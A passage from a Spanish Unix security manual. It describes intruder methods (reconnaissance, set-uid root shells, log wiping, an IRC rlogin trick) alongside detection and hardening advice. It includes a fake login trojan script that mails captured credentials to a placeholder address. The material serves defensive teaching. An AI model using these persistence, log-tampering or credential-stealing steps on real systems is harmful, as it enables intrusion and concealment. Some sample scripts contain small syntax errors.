- La versión del sendmail que utiliza. Esta información la consigue tecleando *telnet <<equipo>> 25*. El numero 25 es el numero de puerto que utiliza normalmente dicho demonio. Una vez conectados para salir, basta utilizar QUIT o para la obtención de ayuda HELP. Para evitar esto, basta con configurar el router, de manera que todas las conexiones procedentes de fuera pasen a un equipo central y que sea desde ésta desde donde se distribuya el correo internamente.

- Qué servicios RPC tiene. Basta con escribir *rpcinfo –p <<equipo>>*

- Si utiliza la exportación de directorios (NFS), teclearan *showmount –e <<equipo>>*.

- Información de todo el dominio, es decir, qué equipos lo integran.

- Login de los usuarios que tienen acceso al equipo. Para ello, basta con que ejecuten el comando *finger @nombre_equipo.es* y les saldrá una información parecida a esta, si no se ha desactivado previamente el servicio fingerd en el fichero /etc/inetd.conf:

Login	Name	TTY	Idle	When	Where
esper	José Luis Rivas López	co	ld	Wed 09:10	afrodita.ipf.net

Con estos datos ya tienen suficiente información para empezar a hackear la maquina.

12.2 HACKEO DEL EQUIPO

Hay dos formas básicas de introducirse en sistema:

1) Entrar directamente sin necesidad de poseer una cuenta en el sistema. Por ejemplo, como se detallaba al principio con los comando remotos (ejemplo del IRC).

2) Conseguir el fichero de contraseñas del equipo y crackearlo. Para crackearlo existen varios programas, tanto para Unix como para Windows.

12.3 OBTENCIÓN DE LA CUENTA DE ROOT

Una vez introducidos en el equipo, intentarán la obtención de privilegios de root. Para ello explotarán los bugs encontrados para nuestro sistema en el primer paso. Lo que también intentan es explotar bugs que afecten a los sistemas Unix en general. Si siguen sin funcionar se dedican a explorar el sistema (hasta donde les permitan sus privilegios) para tener una visión general de cómo está protegido el sistema (por ejemplo, viendo si los usuarios tienen ficheros .rhosts, si determinados ficheros tienen permisos set-uid, qué usuario tiene determinados ficheros, etc.) y a partir de ahí tiene dos opciones principalmente:

1) Qué se olviden durante unos días del equipo para poder recopilar más información de bugs actualizados.

2) Hackear otra máquina del mismo dominio y que sea más insegura.

Una vez hackeado, el equipo inseguro colocará un sniffer para conseguir una cuenta para el otro equipo. Un sniffer no es más que un programa que captura todo lo que pasa por la red poniendo al equipo en modo promiscuo. La obtención de un sniffer es tan sencillo como navegar por la red, pero incluso programas como Etherfind o Tcpdump se pueden utilizar para este fin, aunque no hayan sido concebidos para ello. La manera de comprobar si un sistema está en modo promiscuo es tecleando *ifconfig –a*. También

crackean el fichero de contraseñas, etc. Una manera de evitar los sniffers es separar mediante switches las redes de acceso general del resto de la red.

12.4 MANTENER LOS PRIVILEGIOS DE ROOT

Existirán diversas formas de mantener los privilegios de root, es decir, asegurar que la próxima vez que entren al sistema con la cuenta de un usuario que posea privilegios normales puedan conseguir privilegios de root de forma fácil y sin complicaciones. Para ello, la forma más utilizada es el "*sushi*" (set-uid-shell) o más conocido como huevo.

Consiste en copiar un shell a un directorio público (en el que un usuario normal pueda ejecutar los ficheros) y cambiar el nombre al que ellos quieran. Hay que asegurarse de que el shell copiado tenga como propietario al root y cambian los permisos del fichero con las cifras 4755. El 4 significa que cualquier usuario que ejecute dicho fichero lo estará ejecutando con los privilegios del propietario. Como en este caso, el propietario es el root y el fichero en cuestión es un shell, el sistema les abrirá un shell con privilegios de root. Con esta operación, la próxima vez que acceden al sistema con la cuenta de un usuario normal, sólo tendrán que ejecutar el shell antes mencionado y se convertirán en root. Una manera de detectarlos sería con el comando:

find / -type f –a \ (-perm –4000 –o –perm –2000 \) –print

Otra manera de detectar cambios en los ficheros del equipo sería teclear el comando:

ls –aslgR /bin /etc /usr > ListaPrincipal

Dicho archivo (ListaPrincipal) deberá estar en alguna ubicación que no pueda ser detectada por el hacker, después se deben ejecutar los comandos:

ls –aslgR /bin /etc /usr > ListaActual

diff ListaPrincipal ListaActual

Con esto nos saldrá un informe. Las líneas que sólo estén en la ListaPrincipal saldrán precedidas con un carácter “<”, mientras que las líneas que estén solo en ListaActual irán precedidas con el carácter “>”.

12.5 BORRAR LAS HUELLAS

El sistema operativo guarda varios registros de las conexiones de los usuarios al equipo. Por tanto el hacker intentará ocultar sus huellas de algún modo. A continuación se detallarán los ficheros y algún modo de borrar sus huellas.

- wtmp.- guarda un log cada vez que un usuario se introduce en el equipo o sale de él. Dicho fichero se ubica normalmente en: */etc/wtmp, /var/log/wtmp ó /var/adm/wtmp*. Este puede ser mostrado con el comando *who localización_fichero*, con lo que saldrá:

```
esper    ttyp3   Mar   26    12:00   (afrodita.ipf.net)
         ttyp3   Mar   26    12:10
esper    ttyp3   Mar   26    12:10   (afrodita.ipf.net)
         ttyp3   Mar   26    13:00
pepe     ttyp2   Mar   30    17:00   (atenea.ccii.net)
         ttyp2   Mar   30    17:59
```

También puede obtenerse la información con el comando *last*.

```
esper      ttyp4  afrodita.ipf.net  Tue  Mar  13   11:45 – 11:56 (00:00)
pepe       ttyp4  aries.tsm.com     Mon  Mar  12   10:30 – 11:00 (00:30)
reboot     ~                        Mon  Mar  12   10:02
shutdown   ~                        Mon  Mar  12   10:02
esper      ftp    afrodita.ipf.net  Sun  Mar  11   12:00 – 12:19 (00:19)
```

- utmp.- guarda un registro de los usuarios que están utilizando el equipo mientras están conectados a él. Se encuentra dicho fichero en:

/var/log/utmp, /var/adm/utmp ó /etc/utmp. Para mostrar la información de este fichero basta con teclear *who* y saldrá algo de esta forma:

```
esper    tty0c   Mar   13    12:31
pepe     tty03   Mar   12    12:00
jlrivas  ttyp2   Mar   1     03:01   (casa.router.com)
```

Existen dos modos de borrar sus huellas en estos dos ficheros. La primera es que, como no son ficheros de texto, no podrán editarlo con un editor de texto, pero existen programas conocidos con el nombre de zappers que pueden borrar los datos relativos a un usuario en particular dejando el resto de la información intacta. La segunda es una manera mucho más radical: consiste en dejar el fichero con cero bytes o incluso borrarlo. Esta manera sólo la utilizan como último recurso, ya que suscita muchas sospechas por parte de los administradores.

- lastlog.- en el se encuentra el momento exacto en el que entró el usuario en el equipo por última vez. Se ubica en */var/log/lastlog* ó */var/adm/lastlog*.

- acct ó pacct.- registra todos los comandos ejecutados por cada usuario, pero no sus argumentos. Se encuentra en: */var/adm/acct* ó */var/log/acct*. Para mostrar la información teclear el comando *lastcomm* con lo que saldrá:

```
sh       S     root     --      0.67 secs Tue Mar 26 12:40
lpd      F     root     --      1.06 secs Tue Mar 26 12:39
ls             esper    tty03   0.28 secs Tue Mar 26 12:38
```

Borrar las huellas con el accounting activado es mucho más complicado para ellos, aunque lo que hacen es reducir la información de su presencia en el sistema. Para ello emplean dos métodos distintos. Primero, nada más entrar en el sistema copiarán el fichero acct a otro fichero y antes de abandonar el equipo sólo tendrán que copiar dicho archivo de nuevo al acct. Por tanto, todos los comando ejecutados durante la sesión no aparecen en el fichero acct. El inconveniente con el que se encuentran es que queda

registrada en el sistema su entrada, así como las dos copias. Así, si veis dos copias del fichero acct es que algo no va bien.

La segunda manera sería hacerse con un editor para el fichero acct que borrara los datos correspondientes al usuario, dejando intactos al resto de los usuarios. El problema que les acarrea es que la ejecución del programa editor que borra sus huella quedaría registrado como ejecutado por su usuario. La ultima opción sería dejar el fichero acct con cero bytes.

- syslog.- es una aplicación que viene con el sistema operativo Unix. Dicha aplicación genera mensajes que son enviados a determinados ficheros donde quedan registrados. Estos mensajes son generados cuando se dan unas determinadas condiciones, ya sean condiciones relativas a seguridad, información, etc. Los mensajes de errores típicos están ubicados en */var/log/messages*, */usr/adm/messages* o */var/adm/messages*. Un fichero típico seria:

```
Mar 26  13:10   esper  login:  ROOT  LOGIN  ttyp3  FROM  casa.router.com
Mar 26  13:30   esper  login:  ROOT  LOGIN  ttyp4  FROM  rula.ipf.net
Mar 27  09:00  esper  su: pepe on /dev/ttyp3
```

Para borrar las huellas que deja dicho demonio necesitan tener privilegios de root. Lo que harán será ver el fichero de configuración */etc/syslogd.conf* para saber en que ficheros están guardando la información. Por tanto, cuando los averigüen los visualizarán y buscarán algún mensaje de la intromisión en el equipo de la forma "*login: Root LOGIN REFUSED on ttya*". Cuando los encuentran los borran y cambian la fecha del fichero con el comando *touch*, de forma que coincida la fecha del último mensaje con la fecha del fichero. Si no lo hacen, comprobando las fechas éstas no coincidirían y se deducirá que alguien ha modificado el fichero.

12.6 PROGRAMAS PARA LA DETECCIÓN DE INTRUSOS

Bajo estas líneas enumeraremos y describiremos una serie de programas que ayudará a la detección de intrusos:

SOFTWARE	DESCRIPCIÓN
AAFID	Permite la detección de intrusos en el sistema. Se ubica en http://www.cerias.purdue.edu/homes/aafid
chkwtmp	Analiza *wtmp*, realizando informes de entradas que hayan sido borradas. Se puede conseguir en http://sunsite.ics.forth.gr/pub/systools/chkwtmp/
HostSentry	Detecta entradas anómalas en el sistema. Se puede conseguir en http://www.psionic.com/abacus/hostsentry
HummingBird	Permite detectar la intrusión en la red. Se ubica en http://www.csds.uidaho.edu/~hummer/
MOM	Permite detectar la intrusión en la red. Se ubica en http://www.biostat.wisc.edu/~annis/mom/
Snort	Permite detectar la intrusión en la red. Se ubica en http://www.snort.org/
tcplogd	Detecta escaneos. Se puede conseguir en http://www.kalug.lug.net/tcplogd/

12.7 ¿QUÉ HACER UNA VEZ DETECTADO A UN INTRUSO?

Tan pronto como se ha encontrado a un intruso en el sistema habrá que localizar si ha dejado algún código malicioso (sniffer, caballo de trolla, etc.) en alguno de nuestros sistemas.

Una vez localizado los equipos habrá que:

1) Proceder a su desconexión inmediatamente de la red, realizando una inspección detallada. Después habrá que realizar un informe sobre los fallos de seguridad encontrados y sus posibles soluciones:

   - Nivel de confidencialidad que ha afectado.
   - Claves que ha conseguido.

   Esta opción es más que recomendable cuando pueden conseguir o modificar información sensible.

2) Realizar una inspección detallada sin la desconexión de los sistemas. Con esta opción nuestra intención no es más que espiar a nuestro intruso:

   - Nivel de confidencialidad.

- Claves que ha conseguido.
- ¿Cuáles son sus intenciones?
- Averiguar hasta donde puede llegar.

Recordad que ningún sistema es seguro al 100%. Para aumentar la seguridad lo mejor es auditar y estudiar las intrusiones para aprender de los fallos que se hayan producido.

Como comentábamos en el capítulo anterior, los archivos-registro como el histórico, etc. son necesarios de cara a probar posibles ataques externos o internos.

En base a ellos, es posible vincular a un usuario o terminal concreto con una serie de acciones ilícitas. Esto, unido a otros medios probatorios, puede ser suficiente para condenar judicialmente al autor al pago de una indemnización o, incluso, al cumplimiento de una pena como prisión o multa, en los casos más extremos.

12.7.1 EN UNA UNIVERSIDAD

El intruso puede ser un estudiante que pretende conseguir las claves, que le permitan modificar los expedientes académicos.

Si se detecta habrá que proceder a:

1) La desconexión inmediata de la red de los sistemas afectados.
2) Revisar los históricos de acceso a los sistemas.
3) Comprobar la integridad de los diferentes sistemas.

4) Cambiar las contraseñas de todas las cuentas de los sistemas, aunque no se hayan entrado por ellas. Puede haberlas capturados aunque se crean que no lo haya hecho.

5) Cuando se compruebe que los equipos están otra vez íntegros habrá que reconectarlos.

12.7.2 EN UNA EMPRESA

El intruso puede ser alguien de dicha empresa. Este caso es bastante peligroso, pues el intruso sabe perfectamente qué hacer, cómo y cuándo.

Si se detecta, además de lo comentado previamente, habrá que dejarlo en manos de recursos humanos.

Recordad que la Guardia Civil tiene unos especialistas en delitos informáticos, por lo que es recomendable llamarlos ante cualquier caso de intrusión en los sistemas.

Violaciones de seguridad

13

En este capitulo veremos los diferentes y más usados ataques que se pueden recibir en los sistemas, así como algunas de las maneras de repelerlos.

A diferencia de otros capítulos en los que nos referíamos y describíamos en conjunto con el sistema, en este capítulo los abordaremos de manera independiente.

Por tanto, veremos en este capítulo:

1) Virus.
2) Gusanos.
3) Caballos de Troya.
4) Sniffers.
5) Puertas traseras.
6) Denegación de Servicio.
7) Limpieza de históricos o registros.
8) Consecuencias legales.

13.1 VIRUS

Los virus no son más que trozos de códigos que se añaden dentro de un programa y se ejecutan cuando se ejecuta el programa. Otras de sus propiedades es infectar otros programas, siendo ésta no necesariamente inmediata.

El virus se activará por:

- Una fecha señalada. Recuérdese el famoso virus "*viernes 13*" que se activaba siempre que fuese viernes 13, como su nombre indica.
- Se haya ejecutado un número de veces.
- Etc.

Los daños que pueden generar son numerosos: modificación de la información, destrucción de la información, relentizar el sistema hasta que sea un incordio como el "*virus de la pelota*", etc.

13.2 GUSANOS

Los gusanos suelen confundirse con los virus por ser también trozos de código que se añaden dentro de un programa, ejecutándose cuando se ejecute el programa. Igual que los virus, los gusanos infectan a otros programas.

La diferencia con los virus es que no suelen causar daños graves. Normalmente, no modifican otros programas, sino que se dedican a reproducirse por la red y entre ordenadores produciendo una carga de la red.

Para evitar tanto los virus como los gusanos se podrán utilizar el mismo tipo de programas conocidos con el nombre de "antivirus". Dichos antivirus permiten tanto su detección como la destrucción, teniendo que actualizarlos periódicamente por la gran velocidad con lo que aparecen nuevos virus.

Otro nuevo sistema surgido también en España, pero con la inconveniencia de que sólo están disponibles en estos momentos para Internet Explorer. Dicha iniciativa se basa en acceder una página web y descargarse un control "*Active X*" que escanea el ordenador y lo desinfecta.

CASA	UBICACIÓN
PANDA	http://www.pandasoftware.es/
Gibson Research Coorporation	http://grc.com/
NORTON	http://www.norton.com/
MCAFEE	http://www.mcafee.com/

13.3 CABALLOS DE TROYA

Los caballos de troya no son más que códigos que simulan la entrada de algún programa, por ejemplo: telnet, login, ftp, etc. La misión de esta violación es conseguir información de los usuarios y sus contraseñas.

Para detectar este ataque habrá que comprobar el tamaño, fecha y la hora de todos sus binarios. Este método no es infalible, ya que muchas veces, si el hacker es cuidadoso y bueno, tendrán el mismo tamaño, fecha y hora que el original. Por tanto, va a necesitar programas criptográficos de comprobación que realicen una firma única de cada binario. Almacene estas firmas de forma segura, es decir, en un disco externo que este fuera del alcance de cualquier red.

Los programas que se deben usar se especifican a continuación:

SOFTWARE	UBICACIÓN
ATP	ftp://security.dsi.unimi.it/pub/security
Hobgoblin	http://ftp.su.se/pub/security/tools/admin/hobgoblin
SXid	ftp://marcus.seva.net/pub/sxid/
TAMU	ftp://coast.cs.purdue.edu/pub/tools/unix/TAMU/
Tripwire	http://www.visualcomputing.com/products/2_0Linux.html

13.4 SNIFFERS

Un sniffer es un programa que captura todo lo que pasa por la red poniendo al equipo en modo promiscuo. La obtención de un sniffer es tan sencillo como navegar por la red, pero incluso programas como Etherfind o Tcpdump se pueden utilizar para este fin, aunque no hayan sido concebidos para ello.

La manera de detectar si un sistema está en modo promiscuo es tecleando "ifconfig –a" y para evitar las escuchas es recomendable separar mediante switches las redes de acceso general del resto de la red.

También es interesante el uso de programas del estilo IPSec , SSh, etc.

13.5 PUERTAS TRASERAS

Las puertas traseras son mecanismos para entrar en el sistema, es decir son maneras de asegurar entrar posteriormente una vez se ha logrado la entrada.

Las puertas traseras son creadas por:

- Los programadores, cuando están desarrollando productos para poder entrar en el producto cuando éste les deniegue el acceso por algún motivo. Por seguridad, se deberán eliminar una vez entregado el producto, aunque no siempre es así, lo que crea una posible violación de seguridad.

- Los intrusos, para poder acceder de una manera limpia (sin dejar huellas) y rápida.

13.6 DENEGACIÓN DE SERVICIO

Este tipo de violación trata de denegar el servicio que ofrece un sistema a los usuarios.

Podemos encontrar diferentes tipos:

- *Consumo de ancho de banda*, es decir, el hacker consumirá todo el ancho de banda disponible en una red.

Para evitarlo habrá que utilizar un cortafuegos a nivel del núcleo mediante *ipfwadm* o su sucesor *ipchains*. Luego filtrando el tráfico entrante de ICMP, PING y UDP.

- *Consumo de recursos*, en la el hacker consumirá la CPU, la memoria, etc. del sistema.

- *De enrutamiento*, donde el hacker manipulará las tablas de enrutamiento para denegar el servicio a redes.

Para evitar este tipo de violación basta con introducir una buena contraseña en el router. Recuerde que los routers vienen con contraseñas predefinidas.

También habrá que estar periódicamente atentos a los anuncios de la compañía a la cual pertenece por posibles agujeros y arreglos.

- *De DNS*, donde el hacker convence al servidor victima para que almacene en su caché direcciones falsas.

Para evitar este tipo de violación basta con actualizar periódicamente BIND.

13.7 LIMPIEZAS DE HISTORICOS O REGISTROS

Los hackers limpiarán los históricos o registros del sistema con el fin eliminar cualquier pista que pudiera aparecer para detectarlos.

Nos vamos a encontrar con dos técnicas diferentes para prevenir dichas violaciones:

- **Los históricos o registros deberán estar en un medio que sea difícil de modificar. Por ejemplo, utilizar el atributo de "añadir solamente" (append-only) al montar el sistema de archivos donde se ubiquen los ficheros.**

- **Guardar los mensajes en un equipo seguro utilizando programas que encripten los mensajes con funciones syslog remotas. Se podría utilizar el programa Secure syslog.**

13.8 CONSECUENCIAS LEGALES

Sin perjuicio del análisis jurídico que realizaremos en el Capítulo 15, es conveniente destacar aquí la consecuencia legal específica de la realización nociva de las acciones descritas en los apartados anteriores.

El artículo 264.2 del Código Penal de 1995 señala que *"la misma pena se impondrá* (prisión de uno a tres años y multa de doce a veinticuatro meses) *al que por cualquier medio destruya, altere, inutilice o de cualquier otro modo dañe los datos, programas o documentos electrónicos ajenos contenidos en redes, soportes o sistemas informáticos."*

Como se puede comprobar, cada una de las acciones anteriores (liberación de un virus o un gusano, la utilización de caballos de troya, sniffers o puertas traseras, así como la denegación de servicio y la limpieza de históricos o registros) conllevan una destrucción, alteración, inutilización o daño del sistema informático y de sus archivos. Por tanto, el uso de dichos medios de un modo nocivo puede conllevar penas de entre uno y tres años de prisión y multa. Por no hablar de la indemnización que puede solicitar el

agraviado con arreglo al Código Civil, que puede comprender tanto el valor de los datos o sistemas dañados como la evaluación económica del daño moral o para la imagen pública de los propietarios y usuarios del sistema o sistemas atacados.

Procedimientos de Proteccion

14

En este capítulo describiremos una serie de procedimientos de protección para evitar posibles ataques. Algunos de estas normas que se comentaremos a lo largo de este capítulo ya han sido descritas con anterioridad en este manual.

En este capítulo se abordaremos los diferentes procedimientos de protección a nivel de:

1) Red.
2) Cuentas.
3) Sistema.

14.1 A NIVEL DE RED

A nivel de red, la seguridad es uno de los principales problemas debido a que si un equipo pertenece a una, el acceso a éste puede ser desde cualquier parte.

Las maneras más frecuentes de atacar son: el empleo de herramientas de escaneo de puertos para la comprobación de vulnerabilidades en los equipos y la denegación de servicios en servidores, debido al empleo de generadores de datagramas IP erróneos o complicados de procesar.

14.1.1 FILTRADO DE PAQUETES

El filtrado de paquetes se debe a fallos en varios servicios TCP/IP, así como a la existencia de protocolos defectuosos. Por tanto, sólo en aquellos servicios que deban estar accesibles desde fuera del área local serán permitidos a través de los filtros en routers. Estos filtros deberán permitir las condiciones de acceso a dichos servicios. Aunque cada red tiene su peculiaridades, a continuación mostramos una serie de servicios que se deberían de filtrar:

NOMBRE	PUERTO	TIPO DE CONEXIÓN	SERVICIO
Echo	7	Tcp/udp	Devuelve los datos que se reciben
Sysstat	11	Tcp	Información del equipo
Netstat	15	Tcp	Información sobre la red
Chargen	19	Tcp/udp	Generador de caracteres continuo
SMTP	25	Tcp	Correo
Domain	53	Tcp/udp	DNS
Bootp	67	Udp	Arranque de estaciones remotas sin disco
Tftp	69	Udp	Arranque de equipos remotos asi como carga de configuraciones
Sunrpc	111	Tcp/udp	Portmapper
News	144	Tcp	Servidores de news
Snmp	161	Udp	Gestión remota de equipos
Exec	512	Tcp	Ejecución remota de comandos (rexec)
Login	513	Tcp	Acceso remoto al sistema
Shell	514	Tcp	Shell remoto
Who	513	Udp	Información sobre los usuarios conectados

Syslog	514	Udp	Almacenamientos de los log
Route	520	Udp	Información sobre los enrutamientos
NFS	2049	Tcp/udp	Sistemas de ficheros remotos
X-Windows	6000 + n	Tcp	Servidor X-Windows siendo n el numero máximo de servidores X que puede tener

14.1.2 COMANDOS REMOTOS

Es recomendable, los deshabilite si no necesita utilizar los comandos remotos, debido a que puede aumentar el riesgo de ser atacado. Para realizar dicha tarea basta con editar el fichero /etc/inetd.conf y poner al principio de la línea "#", con lo cual dicha línea queda convertida en un comentario. Para rearrancar el demonio basta con teclear *killall –HUP inetd.*

Si no queda más remedio que utilizarlos se recomienda utilizar las versiones más seguras. Por ejemplo, el paquete de Wietse Venema, uno de los más seguros, que puede ser configurado para consultar sólo el fichero /etc/hots.equiv y no el $HOME/.rhosts. También dicho paquete incorpora la opción de desactivar "+", que es un comodín utilizado para decirle al sistema que todo equipo puede acceder a él remotamente. Es también aconsejable el "*ssh*" o el uso de "*tcp-wrapper*" para proporcionar una monitorización del acceso a estos servicios.

El fichero /etc/hosts.equiv puede ser usado por el administrador para decirle al sistema operativo qué equipos están autorizados. Por tanto, cuando un usuario intenta entrar en el sistema usando remotamente (rlogin, rsh, etc.) desde un equipo listado en dicho fichero y el usuario tiene una cuenta en el sistema con el mismo login, el acceso es permitido sin ninguna contraseña. Esto evitará que accedan a un servidor hackeando desde el IRC (esto solo funcionaba con maquinas Unix).

Dicha invasión consistía en varios pasos: el primero era hacer un /whois #un_canal_con_bastante_gente para encontrar alguien que se conecte desde un sistema Unix. Segundo, si hay alguien conectado será la víctima. Para ello intentaremos hablarle en privado. Tercero, mandarle un fichero por DCC ("leeme.irc" dicho fichero tendrá unos comandos los cuales permiten el acceso al servidor sin ningún problema). Cuarto, él

tendrá que teclear "*/load leeme.irc*" y, por último, ejecutamos "*rlogin equipo_de_la_victima.es –l login_de_la_victima*". Con esta secuencia entraríamos dentro de la máquina con su cuenta, sin más dificultad que tener imaginación para que tecleé "*/load leeme.irc*" y si, por último, cambiamos nuestro módem a una determinada paridad y hacemos telnet a ese ordenador, accederemos cuando alguien intente conectarse en su lugar.

14.1.3 /etc/hosts.equiv

Como antes se ha mencionado, el fichero /etc/hosts.equiv lo utiliza el sistema para autentificar qué equipos están autorizados para entrar en él.

Si tiene dicho fichero debe asegurarse de:

- Que los permisos de dicho fichero son 600.
- Que el propietario es root.
- Que solo hay un número limitado de equipos.
- Introducir el nombre completo de la maquina, es decir "*afrodita.ipf.net*".
- Asegúrese de no tener el carácter "+" en ningún lugar ya que permite el acceso a cualquier equipo.
- Tener cuidado de no utilizar los caracteres "!" ó "#" ya que en este fichero no hay ningún comentario.
- Asegúrese que el primer carácter no es un "-".
- Utilizar grupos de red para una administración más sencilla si utiliza NIS ó NIS+.

Un ejemplo del fichero /etc/hosts.equiv sería:

afrodita.ipf.net
atenea.ipf.net
esper.ipf.net
-@alum
+@prof

Con este ejemplo autorizamos a los equipos afrodita, atenea y esper, que están en el dominio *ipf.net*. Además, también autorizamos a todos los equipos que pertenezcan al grupo de red "prof" pero, en cambio, negamos el acceso a todos los que pertenezcan al grupo de red "alum".

14.1.4 $HOME/.rhosts

El fichero $HOME/.rhosts no es recomendable permitirlo, como antes se mencionaba. Aunque sí se permite, tiene que tener en cuenta que:

- Los permisos de dicho fichero son 600.
- El propietario es el mismo usuario de la cuenta.
- No contenga el carácter "+" en ningún lugar, debido a que permite el acceso de cualquier equipo en dicha cuenta.
- No contenga los caracteres "!" ó "#", ya que en este fichero no hay ningún comentario.
- El primer carácter no es un "-".

Observe que la política de seguridad es muy parecida a la del fichero */etc/hosts.equiv*. Un ejemplo de un script que detecte y borre automáticamente todos los ficheros $HOME/.rhosts sería:

```
#!/bin/sh
# buscador de ficheros .rhosts en los directorios /home

PATH=/usr/bin

for user in $(cat passwd | awk –F: 'length($6) > 0 {print $6}' | sort –u)
do
        [[ -f $user/.rhosts ]] | | continue
        rm –f  $user/.rhosts
        print "$user/.rhosts ha sido borrado"
done
```

Un comando sencillo sería:

```
find /home –name ".rhosts" –exec rm{}\;
```

14.1.5 /etc/hosts.lpd

El fichero /etc/hosts.lpd permite a los equipos incluidos en él utilizar la impresora de nuestro equipo. Por tanto es aconsejable que se asegure de que:

- Que los permisos de dicho fichero son 600.
- Que el propietario es root.
- Que sólo hay un número limitado de equipos.
- Introducir el nombre completo de la máquina, es decir, "*afrodita.ipf.net*".
- Asegúrese de no tener el carácter "+" en ningún lugar, ya que permite el acceso a cualquier equipo.

- Tener cuidado de no utilizar los caracteres “!” ó “#”, ya que en este fichero no hay ningún comentario.

- Asegúrese de que el primer carácter no es un “-“.

14.1.6 Servicios de red

El concepto de servicio es ligeramente diferente al concepto de recurso. Una máquina puede proporcionar muchos recursos en forma de impresora que proporciona a usuarios remotos, pero todos ellos acceden al equipo por medio de un servicio: lprd

14.1.6.1 /etc/inetd.conf

El fichero /etc/inetd.conf es el fichero de configuración del demonio inetd. El inetd está “a la escucha” de conexiones, es decir, se puede decir que escucha en varios puertos en el sentido de que administra todos los puertos. Dicho fichero debe verificar que:

- Los permisos están a 600.

- El propietario es root.

- Desactive cualquier servicio que no se necesite.

- Es recomendable desactivar todos los servicios remotos y tftp para mayor seguridad. Para que los cambios hagan efecto hay que reiniciar el demonio con el comando *killall –HUP inetd*.

14.1.6.2 /etc/services

El archivo /etc/services contiene una lista de los servicios que puede proporcionar un equipo. Debe verificar que:

- Los permisos están a 644.

- El propietario es root.

14.1.7 Terminales seguros

Este archivo se encuentra ubicado en /etc/security, /etc/ttys ó /etc/default/login y nos permite configurar qué terminales no son seguros para entrar en el equipo con la cuenta root. Hay que fijarse que:

- Los permisos están a 644.
- El propietario es root.
- La opción secure está desactivada de todas las entradas que no utilice el administrador.

Un ejemplo de este fichero sería:

```
console  "/usr/etc/getty std.9600"   unknown   off   secure
ttyb     "/usr/etc/getty std.9600"   unknown   off   secure
ttyp0    none                        network   off   secure
```

La opción secure al final de cada línea significa que el terminal es considerado seguro.

Ponga en su sistema como único terminal seguro la consola del sistema */dev/console*.

14.2 A NIVEL DE CUENTAS

Una de las maneras más sencillas de hackear un equipo es irrumpiendo en la cuenta de alguien. Esto, normalmente, es fácil de conseguir, gracias a las cuentas viejas de usuarios que han dejado la organización con contraseñas fáciles de descubrir. Tambien se pueden conseguir con el aprovechamiento de fallos de seguridad en ciertas

aplicaciones o, incluso, utilizando caballos de troya normalmente enmascarados en el programa /bin/login. Un ejemplo de un Caballo de Trolla sería:

```
echo "login: \c"
read lgin
echo off (o tambien "stty –noecho" dependiendo del sistema)
echo "Password:\c"
read pw
echo on
echo "Login: $lgin – Pasword: $pw" | mail direccion_de_correo
```

A continuación le mostraremos algunos métodos para evitar estos problemas.

14.2.1 Las contraseñas

Una buena contraseña es la base de una buena defensa contra el abuso de confianza de los administradores, es decir, con una mala contraseña permitimos un fácil acceso a cualquier persona hostil. Para obtenerla basta con crearla a partir de dos o tres partes de palabras separadas entre sí por un carácter especial, que tengan letras mayúsculas y minúsculas intercaladas y que tengan como mínimo cinco caracteres. Otra manera bastante sencilla es a partir de una frase y escogiendo las iniciales de cada palabra intercalando algún carácter especial. Por ejemplo: ¿Mañana vamos al teatro? La contraseña sería: ".Mavalte?". Las malas contraseñas son aquellas que:

- Tengan el mismo login.
- Tengan el nombre parcial o total de alguien conocido.
- Tengan el código de la tarjeta bancaria .
- Tengan la matricula del coche, moto, etc.

- Sean D.N.I., N.I.F., código postal, etc.

- Sean palabras de otros idiomas.

- Tengan pocos caracteres.

14.2.2 Administración

Hay unos pasos que hay que seguir regularmente después de crear las cuentas. Dichos pasos son:

- Buscar las cuentas que no hayan sido utilizadas durante al menos 6 meses. Mandarle un e-mail y, si no contesta, borrar la cuenta o expírela.

- Comprobar asiduidamente el fichero /etc/passwd que no contenga ninguna cuenta el UID igual a 0 (pertece a root).

- Cada vez que un usuario se conecta muestre la información de la última vez que se conectó para que puedan detectar si otra persona ha utilizado su cuenta.

- Informar a los usuarios que no almacenen información sobre su cuenta en archivo de texto y mucho menos la envíen por correo.

- Comprobar que todas las cuentas tienen contraseña. Para ello basta con ejecutar un pequeño script como el que se muestra a continuación.

```
#!/bin/sh
# buscador cuentas sin contraseñas en el fichero /etc/passwd
awk –F: 'NF !=7 || $2 == 0 { print "Hay un problema con: "$0}' /etc/passwd
```

- Monitorizar las accesos aceptados y los no aceptados de los intentos del comando *su*.

- Comprobar por los intentos fallidos que se respetan a la hora de entrar en el sistema.

- Considerar en poner las cuotas en las cuentas que no las tenga.

- Todos los usuarios deberían utilizar las cuentas con sólo los privilegios necesarios para realizar sus tareas asignadas.

- Hacer copias de seguridad del directorio */home*.

- Los usuarios deben pertenecer al mínimo número de grupos y siempre los estrictamente necesarios.

14.2.3 Las cuentas especiales

- Comprobar que no hay cuentas compartidas.

- No agregar cuentas invitado.

- Crear grupos especiales para restringir qué usuarios pueden ser root.

- Desactivar las cuentas sin contraseña.

- Poner las cuentas del sistema (root, bin, uucp, ingres, daemon, news, nobody) en el fichero /etc/ftpuser .

14.2.4 La cuenta de superusuario (root)

- No entre como root por la red, es decir, por medio de cualquier acceso remoto.

- Los usuarios administrativos necesitan dos cuentas: una con privilegios de superusuario y la otra con privilegios limitados para utilizar para el resto de las actividades.

- Restrinja el número de personas que sepa la cuenta de root.

- Cambie la contraseña cada semana.

- No es conveniente la existencia de un fichero .rhosts en el directorio */root*.

- No ejecute ficheros que no tengan como propietario a root y que no puedan ser escritos por nadie.

- Hacer uso de path completos, es decir /bin/su, /bin/passwd.

- Anule la presencia del directorio actual (.) en el PATH del root.

- Declare como terminal seguro para root únicamente la consola del sistema.

- Habitúe a los administradores a trabajar con una cuenta no root.

- Observe que sólo los administradores intentan hacer *su root* ó *su* -.

14.3 A NIVEL DE SISTEMA

Comprobar por los agujeros de seguridad en los ficheros del equipo es otra parte importante para conseguir un equipo seguro. Unas reglas básicas son:

- Asegúrese de que el equipo no tenga ningún fichero *.exrc*, sobre todo en la cuenta de superusuario (root).

- Considere usar la variable *EXINIT* para desactivar dicho fichero.

- Asegúrese de que ningún fichero *.forward* sea un script para ejecutar un programa no autorizado.

- Establezca en el fichero */etc/profile* el *umask* para los usuarios lo más restrictiva posible (022, 033 ó 077). La máscara de root debería ser 077.

- Asegúrese de borrar todo lo que haya en el directorio /tmp al iniciar los demonios locales.

- Revise en el directorio de root (*/root/*) los ficheros de inicialización (*.profile*, *.login*, *.cshrc*, etc) y que no esté el comando path o la variable de entorno *PATH* con el directorio ".".

- Compruebe en el directorio */root/* que no hay el fichero .rhosts.

